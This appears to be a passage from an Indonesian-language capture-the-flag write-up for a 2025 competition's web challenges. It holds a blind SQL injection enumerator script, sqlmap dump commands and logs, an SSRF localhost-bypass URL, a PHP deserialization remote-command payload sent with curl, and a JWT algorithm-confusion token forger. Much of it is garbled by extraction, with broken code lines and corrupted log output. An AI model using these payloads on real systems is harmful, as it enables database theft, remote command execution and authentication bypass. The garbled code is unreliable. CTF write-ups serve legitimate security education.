    global DELAY_SEC
    p = argparse.ArgumentParser(description="Time-based blind SQLi (MySQL) auto-enumerator")
    p.add_argument("--url", default=URL); p.add_argument("--userfield", default=USER_FIELD)
    p.add_argument("--passfield", default=PASS_FIELD)
    p.add_argument("--delay", type=float, default=DELAY_SEC)
    p.add_argument("--query", default=None, help="Direct subquery to dump (e.g., SELECT DATABASE())")
    p.add_argument("--maxlen", type=int, default=MAX_LEN)
    args = p.parse_args()

    # allow overrides
    globals()['URL'] = args.url
    globals()['USER_FIELD'] = args.userfield
    globals()['PASS_FIELD'] = args.passfield
    DELAY_SEC = args.delay
```

```
print("[*] Calibrating timing...")
thr = calibrate()
ensure_oracle(thr)

if args.query:
    print(f"[*] Dumping custom query: ({args.query})")
    print("[+] Result:", dump_query(args.query, thr, args maxlen))
    return

# fetch databases
print("[*] Getting current database name...")
db = dump_query("SELECT DATABASE()", thr, 64)
print(f"[+] DB = {db!r}")

# enumeration
print("[*] Enumerating tables...")
tables = enum_tables(db, thr)
print(f"[+] Tables: {tables}")

keywords = {"flag", "secret", "token", "pass", "key"} # brute aja
for t in tables:
    print(f"[*] Columns in {t} ...")
    cols = enum_columns(db, t, thr)
    print(f"[+] {t} columns: {cols}")
    cols_sorted = sorted(cols, key=lambda c: (0 if any(k in c.lower() for k in keywords) else 1, c))
    for c in cols_sorted:
        print(f"[*] Trying dump {t}.{c} LIMIT 1 ...")
        val = dump_query(f"SELECT CAST({c} AS CHAR) FROM {t} LIMIT 1", thr, args maxlen)
        print(f"[+] {t}.{c} = {val}")
        if any(k in c.lower() or k in val.lower() for k in keywords) and val:
            print(f"[!] Candidate secret found: {val}")
            return

if __name__ == "__main__":
    main()
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
iper-spacecomment, charunicodencode, randomcase, between, percentage
itoid /web/time_is_the_key 36% 5.35G 100% 127
Music
>>> python sol.py
[*] Calibrating timing...
[i] Baseline ~0.024s, Sleep ~4.022s, Threshold ~2.023s
[i] Oracle check: TRUE→True, FALSE→False
[*] Getting current database name...
[+] Length ≈ 8
[=] login_db
[+] DB = 'login_db' Rise The Ranger Babak_Penyisihan
[*] Enumerating tables...
[+] Length ≈ 1
[=] Vl_box_GAs_7.0.6
[*] table[0]
[+] Length ≈ 5
[=] users_2024_QUALS
[+] Tables: ['users']
[*] Columns in users ...
[+] Length ≈ 1
[=] 3
[*] column[0] in users_2024
[+] Length ≈ 2
[=] Kida_Pwn
[*] column[1] in users
[+] Length ≈ 8
[=] username
[*] column[2] in users
[+] Length ≈ 8
[=] password
[+] users columns: ['id', 'username', 'password']
[*] Trying dump users.password LIMIT 1 ...
[+] Length ≈ 50s
[=] RTRTN
MyChalls
```

karena lama banget, pake sqlmap untuk ngerecover full flagnya karena cukup fetch flagnya dari kolom users.password


```
itoid /web/door_to_door 36% 4.78G 100%
sqlmap -u "http://18.136.199.188:8001/" \
--method=POST --data="username='Spassword=x'" \
--dbms=mysql --technique=T --time-sec=4 --level=5 --risk=3 --batch --random-agent \
-D login_db -T users -C password --where "username='admin'" --dump --threads=2 --fresh-queries --eta
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Attacks could be used for违法 and other illegal activities.
[*] starting @ 19:40:54 /2025-09-28

[19:40:54] [INFO] fetched random HTTP User-Agent header value 'Opera/9.80 (X11; Linux i686; U; ru) Presto/2.2.15 Version/10.00' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y
[19:40:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=' AND (SELECT 3768 FROM (SELECT(SLEEP(4)))FqNM)-- NYiT&password=x

[19:40:54] [INFO] testing MySQL
[19:40:59] [INFO] confirming MySQL
[19:40:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[19:41:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL >= 5.0.0
[19:41:07] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'login_db'
[19:41:07] [INFO] fetching number of column(s) 'password' entries for table 'users' in database 'login_db'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[19:41:07] [INFO] retrieved: 1
[19:41:11] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
RT
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] Starting @ 14:29:11 /2025-09-20/
[14:29:11] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0; Media Center PC 4.0; SLCC1; .NET CLR 3.0.04320)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[*] custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[14:29:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=' AND (SELECT 3768 FROM (SELECT(SLEEP(4)))FqNM)-- NYiI&password=x

[14:29:11] [INFO] testing MySQL
[14:29:16] [INFO] confirming MySQL
[14:29:16] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[14:29:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL >= 5.0.0
[14:29:24] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'login_db'
[14:29:24] [INFO] fetching number of column(s) 'password' entries for table 'users' in database 'login_db'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[14:29:24] [INFO] retrieved: 1
[14:29:29] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
[14:30:00] [INFO] RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}
Database: login_db
Table: users
[1 entry]
+-----+
| password |
+-----+
| CTFDump(rctf) |
+-----+
| RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts} |
+-----+
| sensuik_Quels |
+-----+


[14:40:55] [INFO] table 'login_db.users' dumped to CSV file '/home/itoid/.local/share/sqlmap/output/18.136.199.188/dump/login_db/users.csv'
[14:40:55] [INFO] fetched data logged to text files under '/home/itoid/.local/share/sqlmap/output/18.136.199.188'
[14:40:55] [WARNING] your sqlmap version is outdated
[14:40:55] [INFO] WreckIt5.0_Final
```

3. FLAG

RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}

Bypass Redirect

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

The screenshot shows a browser window with the address bar displaying "Not secure 18.136.199.188:8006". The main content area features the heading "Advanced URL Previewer" and the instruction "Enter a URL to preview. Our new security filter is unbypassable!". Below this is a URL input field and a "Preview" button.

classic SSRF yang pake anti-redirect filter, tapi bisa hit internal admin

The screenshot shows a browser window with the address bar displaying "Not secure 18.136.199.188:8006". The main content area features the heading "Advanced URL Previewer" and the instruction "Enter a URL to preview. Our new security filter is unbypassable!". Below this is a URL input field containing "http://x@127.1:5000/admin" and a "Preview" button. Under the "Preview:" section, the output is shown as "Welcome Admin! Here is your flag: RTRTNI25{There_Is_More_Than_One_Way_To_Say_Localhost}" followed by two small icons.

3. FLAG

HAL 72

Powered By RTRTNI25. Copyright 2025

RTRTNI25{There_Is_More_Than_One_Way_To_Say_Localhost

D00r t0 D00r v2

DESKRIPSI SOAL - 220 POINTS



2. PROOF OF CONCEPT

IDOR lagi, tapi entah kenapa lebih simple, langsung hit APInya aja kalo gitu. Nah bedanya disini ada parameter flag, yang dimana semua agent tidak memiliki flag (null)

Project Cerberus

Agent Dossier Retrieval System

API Request Panel

Select Agent:

001 - Agent Alice

Send Request

```
{ "id": "001", "name": "Agent Alice", "status": "Active", "flag": null }
```

Coba isi parameter flagnya, alhasil dapat deh

http://18.136.199.188:8023/api.php

POST http://18.136.199.188:8023/api.php

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary JSON

1 { "id": "001", "flag": "flag.txt" }

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize JSON

1 2 3 4 5 6 RTRTNI25{Y0u_g0t_!t_f14g_p4r4m3t3r}


Status: 200 OK Time: 65 ms Size: 318 B Save Response

3. FLAG

RTRTNI25{Y0u_g0t_!t_f14g_p4r4m3t3r}

Deserialization Disaster

DESKRIPSI SOAL - 300 POINTS



2. PROOF OF CONCEPT

Internal Admin Portal

Import user preferences by pasting the serialized data string below.

Paste serialized data here...

Import Preferences

For reference, a safe serialized string might look like: O:8:"UserInfo":2:{s:4:"name";s:4:"test";s:5:"email";s:9:"test@test";} (Note: UserInfo class is not defined here, this is just an example format).

index.php:

```
<?php
ini_set('open_basedir', '');
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>User Preference Importer</title>
    <style>
        body { font-family: sans-serif; margin: 2em; }
        .container { max-width: 800px; margin: auto; }
        textarea { width: 100%; height: 150px; }
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
.message { border: 1px solid #ccc; padding: 1em; margin-top: 1em;
}

</style>
</head>
<body>

<div class="container">
    <h1>Internal Admin Portal</h1>
    <p>Import user preferences by pasting the serialized data string below.</p>

    <?php
    class Executor {
        public $command;
        public function __destruct() {
            if ($this->command) {
                system($this->command);
            }
        }
    }

    class Logger {
        private $logFile;
        private $logMessage;

        public function __construct() {
            $this->logFile = "/tmp/importer.log";
            $this->logMessage = "Process started.";
        }

        public function __wakeup() {
            $this->logFile = "/tmp/importer.log";
            error_log("Woke up and reset log file!");
        }

        public function __destruct() {
            file_put_contents($this->logFile, $this->logMessage . "\n",
FILE_APPEND);
        }
    }

    $message = "";
    if (isset($_POST['data'])) {


```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
$serialized_data = $_POST['data'];

try {
    $prefs = unserialize($serialized_data);
    $message = "Preferences imported successfully!";
} catch (Exception $e) {
    $message = "Error importing data: " . $e->getMessage();
}

?>

<form method="POST">
    <textarea name="data" placeholder="Paste serialized data here..."></textarea>
    <br><br>
    <button type="submit">Import Preferences</button>
</form>

<?php if ($message): ?>
    <div class="message">
        <p><?php echo htmlspecialchars($message); ?></p>
    </div>
<?php endif; ?>

<hr>
<p><em>For reference, a safe serialized string might look like:  
O:8:"UserInfo":2:{s:4:"name";s:4:"test";s:5:"email";s:9:"test@test";}  
(Note: UserInfo class is not defined here, this is just an example  
format).</em></p>
</div>

</body>
</html>
```

halaman webnya mendecode apapun yang kita post, dan ada gadget yang menjalankan shell command di Executor::__destruct():

```
class Executor {
    public $command;
    public function __destruct() {
        if ($this->command) {
            system($this->command);
        }
    }
}
```

```
class Logger {  
    private $logFile;  
    private $logMessage;  
  
    public function __construct() {  
        $this->logFile = "/tmp/importer.log";  
        $this->logMessage = "Process started.";  
    }  
  
    public function __wakeup() {  
        $this->logFile = "/tmp/importer.log";  
        error_log("Woke up and reset log file!");  
    }  
  
    public function __destruct() {  
        file_put_contents($this->logFile, $this->logMessage . "\n",  
FILE_APPEND);  
    }  
}
```

cukup kirimkan objek Executor yang sudah diserialisasi dengan command yang kita inginkan

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
[> & itoid ~ % > s /web/Deserialization Disaster >]
[>>> curl -s -X POST \
--data-urlencode 'data=0:8:"Executor":1:{s:7:"command";s:6:"ls -la";}\' \
http://18.136.199.188:8007/]

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>User Preference Importer</title>
  <style>
    body { font-family: sans-serif; margin: 2em; }
    .container { max-width: 800px; margin: auto; }
    textarea { width: 100%; height: 150px; }
    .message { border: 1px solid ccc; padding: 1em; margin-top: 1em; }
  </style>
</head>
<body>

<div class="container">
  <h1>Internal Admin Portal</h1>
  <p>Import user preferences by pasting the serialized data string below.</p>

  <form method="POST">
    <textarea name="data" placeholder="Paste serialized data here..."></textarea>
    <br><br>
    <button type="submit">Import Preferences</button>
  </form>

  <div class="message">
    <p>Preferences imported successfully!</p>
  </div>
  <hr>
  <p><em>For reference, a safe serialized string might look like: 0:8:"UserInfo":2:{s:4:"n...</em></p>
</div>

</body>
</html>
total 44
drwxrwxrwx 1 www-data www-data 4096 Sep 20 08:06 .
drwxr-xr-x 1 root root 4096 Nov 15 2022 ..
-rw-r--r-- 1 www-data www-data 38 Sep 20 07:43 a.txt
-rw-r--r-- 1 www-data www-data 44 Sep 20 05:59 bacaflag.php
-rw-r--r-- 1 www-data www-data 38 Sep 20 05:31 flag.txt
-rw-r--r-- 1 www-data www-data 38 Sep 20 06:09 hasil.txt
-rw-rw-r-- 1 root root 3340 Sep 6 05:56 index.php
-rw-r--r-- 1 www-data www-data 38 Sep 20 05:55 output.txt
-rw-r--r-- 1 www-data www-data 38 Sep 20 06:14 temp.txt
-rw-r--r-- 1 www-data www-data 29 Sep 20 08:08 x.php
[> & itoid ~ % > s /web/Deserialization Disaster >]
[>>>
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

```
itoid:~/web/Deserialization Disaster
$ curl -s -X POST \
--data-urlencode 'data=0:8:"Executor":1:{s:7:"command";s:13:"cat /flag.txt";}\' \
http://18.136.199.188:8007/
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>User Preference Importer</title>
    <style>
        body { font-family: sans-serif; margin: 2em; }
        .container { max-width: 800px; margin: auto; }
        textarea { width: 100%; height: 150px; }
        .message { border: 1px solid #ccc; padding: 1em; margin-top: 1em; }
    </style>
</head>
<body>

<div class="container">
    <h1>Internal Admin Portal</h1>
    <p>Import user preferences by pasting the serialized data string below.</p>

    <form method="POST">
        <textarea name="data" placeholder="Paste serialized data here..."></textarea>
        <br><br>
        <button type="submit">Import Preferences</button>
    </form>

        <div class="message">
            <p>Preferences imported successfully!</p>
        </div>

        <hr>
        <p><em>For reference, a safe serialized string might look like: 0:8:"UserInfo":2:{s:4:"n:</em></p>
    </div>
</body>
</html>
```

RTRTNI25{Unserializing_Untrusted_Data_Is_A_Bad_Idea}

3. FLAG

RTRTNI25{Unserializing_Untrusted_Data_Is_A_Bad_Idea}

JWT Crack

DESKRIPSI SOAL - 380 POINTS



2. PROOF OF CONCEPT

sangat straightforward

The screenshot shows a browser window with the URL '18.136.199.188:8005'. The page title is 'Advanced JWT Challenge'. The content includes a welcome message: 'Welcome to the JWT Algorithm Confusion challenge.' followed by four steps: 1. [Login](#) to get a session token for a 'guest' user (signed with RS256). 2. Obtain the server's [public key](#). 3. Forge a new token with admin privileges by exploiting the algorithm confusion vulnerability. 4. Access the [dashboard](#) with your forged token to get the flag.

entah kenapa dikit yang solve wkwkwk

```
#!/usr/bin/env python3

import base64, hmac, hashlib, json, time

PUB_PEM = b""""-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDEqY40Q5oNvX6B8t1ffXM6Td\n\neQ1+keAljD+QNpc0I+XxHrFOJSYndKcHKbORPTyuKfiqlly2REMCp5E4Q7fb/GxQ9\nqmXNXPY3KZ0ui7uR1DT20RoGERpwgssSNwY9L8Ka2jI/kcE7BFvt8s0e0y4Y+GW\n5ABjo0Smxq8J1C9uEQIDAQAB\n-----END PUBLIC KEY-----"
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
-----END PUBLIC KEY-----
"""

def b64url(x: bytes) -> str:
    return base64.urlsafe_b64encode(x).rstrip(b'=').decode()

def sign(msg: bytes, key: bytes) -> str:
    sig = hmac.new(key, msg, hashlib.sha256).digest()
    return b64url(sig)

header = {"alg": "HS256", "typ": "JWT"}

now = int(time.time())
candidates = [
    {"user": "admin", "iat": now},
    {"username": "admin", "iat": now},
    {"role": "admin", "iat": now},
    {"is_admin": True, "iat": now},
]

for i, p in enumerate(candidates, 1):
    h = b64url(json.dumps(header, separators=(',', ':')).encode())
    b = b64url(json.dumps(p, separators=(',', ':')).encode())
    msg = f'{h}.{b}'.encode()
    tok = f'{h}.{b}.sign(msg, PUB_PEM)'
    print(f"[{i}] {p} ->\n{tok}\n")
```



```
[<--> itoid: ~ /web/jwt_crack]
[>>> ./sol.py
[1] {'user': 'admin', 'iat': 1758370710} ->
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybIjoiYWRtaW4iLCJpYXQiOjE3NTgzNzA3MTB9.f6m-tFb6ev5BZ9DHi1hZ3ql-aChcjPvo-4Bamzb5gk
[2] {'username': 'admin', 'iat': 1758370710} ->
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybIjoxNzU4MzcwNzEwfQ.6-72Ub55fKScvFPXbXU16xYo58z47S0eZjwhyoYNMvM
[3] {'role': 'admin', 'iat': 1758370710} ->
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3NTgzNzA3MTB9.uoBNaeW3sp0-waXLWVnBfNLNeCUM_Zih0GIPbTPjoU
[4] {'is_admin': True, 'iat': 1758370710} ->
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc19hZGlpbIi6dHJ1ZSwiaWF0IjoxNzU4MzcwNzEwfQ.TNevTi_8mujp2tZMK7CFae3a1GzloUkzs2RG4dC5CCw
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
(🐧 itoid ~ % /web/jwt_crack
>>> TOKEN='eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyIjoiYWRtaW4iLCJpYXQiOjE3NTgzNTM2NjI9.oSgH4XH_KYvFVNmWr8DMNR7NcmzOMiLdUwnjQdXmhE'
curl -i 'http://18.136.199.188:8005/dashboard' \
-H "Cookie: session_token=$TOKEN"

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 80
ETag: W/"50-wndeazCHNn8L9Znh632vamrPkqY"
Date: Sat, 20 Sep 2025 07:34:54 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Welcome Admin! Here is your flag: RTRTN125{Weak_JWT_Secrets_Are_As_Good_As_None}%
(🐧 itoid ~ % /web/jwt_crack
>>> %
>>> %
```

"Home is the key" selected (containing item)

3. FLAG

RTRTN125{Weak_JWT_Secrets_Are_As_Good_As_None}